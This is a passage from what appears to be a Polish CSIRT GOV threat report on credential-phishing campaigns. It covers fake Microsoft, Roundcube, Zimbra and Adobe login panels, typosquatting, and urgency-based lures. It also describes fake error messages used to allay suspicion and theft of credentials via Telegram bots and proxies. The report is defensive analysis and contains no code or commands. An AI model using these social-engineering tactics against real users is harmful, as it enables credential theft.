Atakujący poprzez dystrybucję wiadomości email (podstawowy wektor dystrybucji tego rodzaju zagrożenia obserwowany przez Zespół CSIRT GOV) o różnej tematyce – od rzekomo wygasającego hasła po autoryzację celem wyświetlenia dokumentu na stronie WWW – rozpowszechniali hipertęcza do zasobów w sieci Internet, gdzie umieszczone były spreparowane panele logowania wykorzystujące znane użytkownikom logotypy popularnych firm i instytucji. Dodatkową techniką stosowaną regularnie przez adversarzy jest tzw. „typosquatting” polegający na użyciu domen internetowych o nazwach łudząco podobnych do nazw organizacji lub legalnych serwisów internetowych, co ma na celu zwiększenie wiarygodności działań phishingowych i ułatwienie podszycia się pod zaufany podmiot.


Pozyskane w ten sposób dane uwierzytelniające użytkowników przesyłane były do adversarza poprzez serwery pośredniczące, pocztę elektroniczną czy też boty w komunikatorach typu Telegram. Wykradzione dane logowania wykorzystywane były następnie przez atakujących do uzyskania nieuprawnionego dostępu do poczty elektronicznej lub innych zasobów.

W związku z wykorzystywaniem przez adversarzy spreparowanych, fałszywych paneli logowania wykorzystujących m.in. znane, wiarygodne logo, obserwowano również liczne próby maskowania infrastruktury wykorzystywanej przez atakujących za pośrednictwem komercyjnych usług, np. Cloudflare czy Google. Atakujący starają się zazwyczaj w taki sposób przedłużyć „żywołność” swojej infrastruktury, a tym samym przeprowadzonego ataku.



Pierwszym ze stale obserwowanych zagrożeń w cyberprzestrzeni RP są liczne kampanie wyłudzające dane uwierzytelniania z wykorzystaniem elementów podszycia pod usługi firmy Microsoft, w tym przede wszystkim Microsoft Outlook oraz Microsoft Exchange. Wielokrotnie atakujący podszywał się pod administratora IT danej organizacji tudzież dział IT czy help desk. Powyższe jest częstym motywem kampanii socjotechnicznych ze względu na powszechne wykorzystywanie rozwiązań Microsoft w korporacyjnych środowiskach IT. Typowym elementem tego rodzaju kampanii jest wywieranie presji czasowej na odbiorcy wiadomości email poprzez wskazanie konieczności wykonania określonej czynności w krótkim czasie, w przeciwnym wypadku użytkownikowi może grozić rzekoma utrata dostępu do konta poczty elektronicznej lub innych usług.

Aby nie wzbudzać podejrzeń użytkownika, gdy ten spróbuje przejść proces logowania na podstawionej stronie, użytkownikowi często wyświetla się komunikat, iż nie może się zalogować, ponieważ wystąpił błąd w komunikacji z serwerem, bądź informacja, iż hasło jest nieprawidłowe. Atakujący dbają w ten sposób o niewzbudzenie podejrzeń użytkownika i jego przeświadczenie, iż strona, na której próbował się zalogować jest autentyczna, natomiast chwilowo niedostępna z przyczyn technicznych.



Rysunek 1. Wiadomość email informująca odbiorcę o konieczności aktualizacji hasła do usługi Microsoft Outlook.



MICROSOFT OUTLOOK WEB APP

Domena/Nazwa użytkownika *

E-mail *

Hasło *

Potwierdź hasło *

Log On


Rysunek 2. Fałszywy panel logowania wykorzystujący podszycie pod usługę Microsoft Outlook.




Connected to Microsoft Exchange

Sign On

Rysunek 3. Fałszywy panel logowania.




Rysunek 4. Informacja o rzekomym błędzie w połączeniu na fałszywym panelu.




Rysunek 5. Informacja o rzekomo niepoprawnym koncie lub wpisaniu niepoprawnego hasła zbyt wiele razy.




Analogiczne ataki prowadzone były z wykorzystaniem podszycia pod otwarto-źródłowe oprogramowanie poczty elektronicznej, np. Roundcube Webmail czy Zimbra Web Client. Ich powszechne wykorzystanie czyni z nich potencjalnie skuteczny motyw kampanii socjotechnicznych. Wśród identyfikowanych kampanii najczęściej zaobserwowano motywy zawiadomienia o wygaśnięciu sesji bądź hasła do konta użytkownika, konieczności weryfikacji aktywności konta email, alertu o oczekujących wiadomościach zatrzymanych na serwerze pocztowym oraz powiadomienia o przepiętnej skrzynce poczty elektronicznej.



Rysunek 6. Wiadomość email wysłana z konta administratora informująca o rzekomo wygasającym hasle do poczty elektronicznej.



Rysunek 7. Wiadomość email podszywająca się pod dział wsparcia IT, informująca o konieczności weryfikacji adresu email.



Rysunek 8. Wiadomość email od rzekomego systemu poczty informująca odbiorcę o konieczności zalogowania się do nowej wersji narzędzia celem wyświetlenia oczekujących wiadomości.



Welcome to Webmail

Username:

Password:

CONTINUE

Rysunek 9. Sreparowany panel logowania do usługi Roundcube Webmail.

zimbra

Log In

Username

Password

Sign In

☐ Stay signed in

Web App Version

Default

Rysunek 10. Fałszywy panel logowania do usługi Zimbra Web Client.




Rysunek 11. Spreparowany panel logowania do poczty.

Kolejnym typem kampanii stale obserwowanych przez Zespół CSIRT GOV były kampanie bazujące na motywie konieczności wyświetlenia bądź podpisania rzekomych dokumentów (np. finansowych lub dotyczących zatrudnienia) za pośrednictwem załączonego w wiadomości email hipertącza. Gdy odbiorca wiadomości poda w formularzu swoje dane uwierzytelniające, przesyłane są one do adversarza.


Obserwowane są również warianty wiadomości z załączonymi plikami (często w formatach HTML oraz PDF), które są rozmyte i posiadają nałożony na siebie panel logowania bądź hipertącze odwołujące się do strony z podstawionym panelem logowania. Poniżej przedstawiono przykłady wskazanego schematu ataku.



S [redacted] [redacted]
Oferta Anfrage Heiz-Kühl Skid




Pozdrawiam / Best regards / Meilleures salutations
[redacted]




This e-mail (and its possible attachments) is strictly confidential. It is intended solely for the use of the recipients and access by others is unauthorized. If you are not the intended recipient please notify the sender immediately and delete this e-mail and its attachments from your system. You may not disclose, use, distribute, copy or rely upon this message or its possible attachments. E-mail transmission cannot be guaranteed to be timely secure, error or virus-free as information could be incomplete, intercepted, corrupted, lost or destroyed. Therefore, we disclaim all liability for any loss and/or damage arising from the use of this email or attachments.


Rysunek 12. Wiadomość informująca odbiorcę o konieczności wyświetlenia rzekomego dokumentu za pośrednictwem dostępnego hipertącza.




Rysunek 13. Notatka Microsoft OneNote z odwołaniem do spreparowanego panelu logowania.



Rysunek 14. Fałszywy dokument do wyświetlenia.



Rysunek 15. Fatszyw dokument do wyświetlenia.




Rysunek 16. Podstawiony panel logowania wykorzystujący wizerunek firmy Microsoft.




Wśród stale odnotowywanych zagrożeń występujących w CRP należy również wskazać kampanie wykorzystujące podszycia pod popularne programy biurowe, np. czytniki plików PDF. Podobnie jak dla poprzedniego typu kampanii, i w tym przypadku wykorzystywane są wiadomości email informujące o nowym dokumencie do wyświetlenia. Użytkownik po kliknięciu w zamieszczone w wiadomości hipertączę przenoszony jest na stronę WWW z podstawionym panelem logowania wykorzystującym podszycie np. pod usługi firmy Adobe.


Wiadomości wysyłane do użytkowników obserwowane są w dwóch wariantach, gdzie pierwszy z nich przypomina wiadomość automatyczną wysłaną z bliżej nieokreślonego systemu, natomiast drugi wariant polega na podszyciu się pod współpracowników lub przełożonych potencjalnej ofiary. Tego rodzaju działania są zazwyczaj poprzedzone etapem rozpoznania relacji organizacyjnych oraz zależności personalnych występujących w danej organizacji. Pozwala to atakującemu zwiększyć wiarygodność prowadzonej komunikacji, a tym samym podnieść prawdopodobieństwo wykonania przez odbiorcę czynności wskazanych w wiadomości.




Rysunek 17. Wiadomość email informująca użytkownika o nowym dokumencie PDF do wyświetlenia.



Rysunek 18. Wiadomość email informująca odbiorcę o załączonej liście przedmiotów do kupienia wraz z prośbą o wycenę.



